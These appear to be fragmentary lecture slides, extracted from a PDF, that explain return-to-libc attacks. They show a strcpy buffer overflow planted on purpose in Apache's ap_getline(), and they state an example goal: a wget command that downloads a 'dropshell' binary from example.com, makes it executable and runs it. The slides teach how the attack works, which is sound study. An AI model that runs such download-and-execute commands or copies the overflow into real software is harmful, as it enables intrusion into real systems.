
RETURN TO LIBC



RETURN TO LIBC



RETURN TO LIBC



Exploit
:
Oracle Buffer Overflow. We create a buffer overflow in Apache similar to one found in Oracle 9 [10, 22]. Specifically, we add the following lines to the function `ap_getline()` in `http_protocol.c`:


```
char buf[64];  
:  
strcpy(buf,s); /* Overflow buffer */
```

Goal: `system("wget http://www.example.com/dropshell ;
chmod +x dropshell ;
./dropshell");`

Challenge
:
Non-executable stack


Insight: “system” already exists somewhere in libc

Return To Libc




PANIC: address not executable


RETURN TO LIBC




Return To Libc




Return To Libc



